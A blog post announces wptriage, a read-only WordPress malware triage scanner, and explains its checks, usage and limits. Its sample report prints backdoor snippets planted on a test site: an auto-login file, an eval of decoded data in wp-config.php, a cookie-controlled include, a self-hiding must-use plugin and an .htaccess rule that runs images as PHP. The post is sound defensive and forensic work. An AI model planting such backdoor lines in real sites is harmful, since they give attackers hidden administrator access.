

In this post
Why I built another scanner
Most WordPress malware scanners work from signatures: they recognize malware someone has already seen. Attackers know this, so they change their code every week. On the sites I clean, the scanner has often been installed for months, and the infection is still there.
During an investigation, I don’t start by asking “does this look like known malware?” I start with three other questions:
- What’s different from the official release? WordPress core, plugins and themes from WordPress.org have known, published contents. Anything that differs needs a reason.
- What code can nobody vouch for? PHP in
uploads, must-use plugins, drop-ins, odd.htaccessrules. Even if it looks clean, someone has to account for it. - What’s hiding where file scanners don’t look? Extra administrators, application passwords, cron jobs, and scripts stored in the database.
I used to answer these by hand with WP-CLI, find, diff and a dozen SQL queries. wptriage does all of it in one pass.
What wptriage checks
- File integrity. Core files are compared with the official checksums, WordPress.org plugins with their published checksums, and WordPress.org themes with the official release files. Any file that’s proven identical is cleared and skipped, which removes most false alarms.
- Code nobody can vouch for. PHP in uploads and unknown folders, PHP hidden in images, double extensions, hidden files, must-use plugins, drop-ins, and files named to look like WordPress core.
- Server configuration.
.htaccessrules that run images as PHP,auto_prepend_file, code added after the last line ofwp-config.php, and rules that serve different content to search engines. - What the code does. Visitor input reaching
eval(), system commands or file includes, auto-login backdoors, cloaking, password theft, mass mailers, and plugins that hide themselves from wp-admin. File managers and uploaders are recognized by what they can do, not by their name. - The database. New and hidden administrators, application passwords, escalated roles, changed site URLs, injected options, rogue cron jobs, and scripts or spam links in posts and widgets.
- Possible entry points (optional). With a free Wordfence Intelligence API key, it matches your plugin and theme versions against known vulnerabilities. The list is downloaded and checked on your server, so nothing about your site is sent anywhere.
What it will never do
This part matters as much as the detection. On a hacked site, the evidence is valuable, and running the site’s own code can trigger the malware.
- It never loads WordPress and never runs any code from the site. Files are read as text.
- It never changes anything: no cleaning, no quarantine, no deleting.
- The database connection is read-only, and it only accepts single
SELECTqueries. wp-config.phpis treated as untrusted, and it won’t connect to a remote database server without your explicit permission.
So you can run it first, before you touch anything, and keep the site exactly as you found it.
What a report looks like
To show a real report, I took a clean WordPress 7.1.5 test site, made a copy, and planted six typical backdoors in it: an auto-login file in the root, hidden code at the end of wp-config.php, a modified core file, PHP inside a GIF in uploads, an .htaccess file that runs GIFs as PHP, and a must-use plugin that hides itself. Here’s the full output (only the folder path is shortened):
wptriage 0.1.0  /var/www/example
WordPress 7.1.5 (en_US), 1 plugins, 3 themes

 CRITICAL
  wp-config.php:103
    Decoded or remote data reaches eval() [BEH-EVAL-PAYLOAD]
    > eval(base64_decode('eA=='));
    Hidden code is unpacked and executed at runtime.
  wp-config.php:103
    Code runs after WordPress is loaded in wp-config.php [CFG-WPCONFIG-TRAILING-CODE]
    > eval ( base64_decode ( 'eA==' ) ) ;
    Nothing should normally follow the wp-settings.php line, and this code survives a core reinstall.
  wp-content/uploads/2026/11/pic.gif
    Image file contains PHP code [INV-POLYGLOT]
    Image and PHP polyglots pass upload filters and are then loaded as code.
  wp-login-check.php:1
    Code logs a visitor in without a password [BEH-AUTO-LOGIN]
    > <?php require "wp-load.php"; wp_set_current_user(1); wp_set_auth_cookie(1); wp_redirect(admin_url());
    Tiny auto-login files give attackers admin access. Login and membership plugins also use this call, so check its location.
 HIGH
  wp-content/mu-plugins/wp-cache-helper.php:1
    Code removes plugins from the admin list [BEH-HIDE-PLUGIN]
    > <?php add_filter("all_plugins", function($p){ unset($p["wp-cache-helper/wp-cache-helper.php"]); return $p; });
    Malware uses the all_plugins filter to hide itself from wp-admin.
  wp-content/uploads/.htaccess:1
    .htaccess runs non-PHP files as PHP [CFG-HTACCESS-HANDLER]
    > AddHandler application/x-httpd-php .gif
    This lets an image or text file execute as code.
  wp-content/uploads/2026/11/pic.gif
    PHP code embedded in a non-code upload [INV-PHP-IN-MEDIA]
    Media files should not contain PHP open tags.
  wp-includes/functions.php
    Core file differs from the official release [INT-CORE-MODIFIED]
    Core should never be edited. Compare it with the official file, then replace it.
  wp-includes/functions.php:9399
    Request data controls an include path [BEH-INCLUDE-REQUEST]
    > if (isset($_COOKIE['sid'])) { @include $_COOKIE['sid']; }
    A visitor may be able to choose which file executes.
  wp-login-check.php
    Unexpected file in core location [INT-CORE-EXTRA]
    This file is not part of the official release for this WordPress version.
 MEDIUM
  db:wp_users/1
    Recently created privileged account [DB-ADMIN-RECENT]
    > admin, registered 2026-11-23 11:18:09
    Created in the last 30 days. Confirm who added it.
  wp-admin/.DS_Store
    Unexpected file in core location [INT-CORE-EXTRA]
    This file is not part of the official release for this WordPress version.
  wp-content/mu-plugins/wp-cache-helper.php
    Must-use plugin requires review [INV-MU-PLUGIN]
    MU-plugins always run and cannot be disabled from wp-admin.
  wp-includes/.DS_Store
    Unexpected file in core location [INT-CORE-EXTRA]
    This file is not part of the official release for this WordPress version.

Most recently changed flagged files
  2026-11-24 21:22  critical  wp-config.php
  2026-11-24 21:22  high      wp-content/mu-plugins/wp-cache-helper.php
  2026-11-24 21:22  high      wp-content/uploads/.htaccess
  2026-11-24 21:22  critical  wp-content/uploads/2026/11/pic.gif
  2026-11-24 21:22  high      wp-includes/functions.php
  2026-11-24 21:22  critical  wp-login-check.php
  2026-11-24 21:22  medium    wp-admin/.DS_Store
  2026-11-24 21:22  medium    wp-includes/.DS_Store
  Dates can be forged, and a restored or copied site may show the copy date.

Findings: 4 critical, 6 high, 4 medium, 0 low, 2 info
Coverage: 3793 files, 3781 proven identical to official releases, 4 code and 0 JavaScript files analyzed, database scanned
Known vulnerabilities: not checked (set WORDFENCE_API_KEY to enable)

Verdict: strong signs of compromise. Preserve evidence before changing anything.
How to read the report
- All six planted backdoors were found, and most were caught by more than one rule. The modified
functions.php, for example, is flagged both because it differs from the official file and because of what the added line does. - The coverage line is the important one. Of 3,793 files, 3,781 were proven identical to the official releases, so only a handful needed a closer look. On a real site, that’s the difference between reviewing ten files and reviewing ten thousand.
- Medium findings aren’t always malware. The two
.DS_Storefiles were left by my Mac when I set up the test site, and theadminaccount is the one I created that day. On your site, these are exactly the things to confirm, not to panic about. - The timeline helps you find the start of the attack, but dates can be faked, so treat them as a hint.
- The verdict at the end sums up the result. The tool’s exit code says the same for scripts:

1means findings at the chosen severity, and3means the scan was incomplete, for example because the database couldn’t be reached.
For automation, --format=json gives the same findings as structured data.
How to run it
You need SSH access and PHP 7.4 or newer on the command line. Keep the scanner outside the site folder:
cd ~
git clone https://github.com/wpmalware-removal/wordpress-malware-triage-scanner.git
php wordpress-malware-triage-scanner/bin/wptriage scan /path/to/your/site
For options, how to read the report, and what to do without SSH, see my wptriage setup guide. If you’d rather upload a single file to a server, the README explains how to build wptriage.phar. And if your host has no SSH, download the site files and a database copy, and scan them on your own computer.
Limits
wptriage is a first release, and I’d rather you know its weak spots than find them out the hard way.
- Premium and custom plugins have no public reference copy, so they can only be checked by behavior, not proven clean.
- Static analysis has limits. A determined attacker can write code that no scanner reading files will catch.
- The database check has been tested on MySQL 5.7 so far. Other versions and MariaDB should work, but haven’t been tested yet.
- On multisite, only the main site’s tables are checked.
- “Nothing found” isn’t “clean”. It means nothing it recognizes.
The README reports that it flags 98% of 1,060 real malware samples from a public collection caught on WordPress honeypots. The rules were developed against that same collection, so expect a lower rate on brand-new malware.
From my cleanup work: the tool doesn’t replace the investigation, it speeds up the start of it. In the first hour I want to know what changed, what doesn’t belong and who has admin access, before I change a single file. That’s exactly what wptriage gives me, and now it can give it to you too.
Get it, and tell me what it misses
wptriage is free and open source: github.com/wpmalware-removal/wordpress-malware-triage-scanner. Issue reports are welcome, especially false alarms from real sites and malware it didn’t catch.
If the report shows your site is infected and you’d rather not do the cleanup yourself, that’s what I do every day. If you want to try it on your own first, follow my step-by-step guide to cleaning a hacked WordPress site.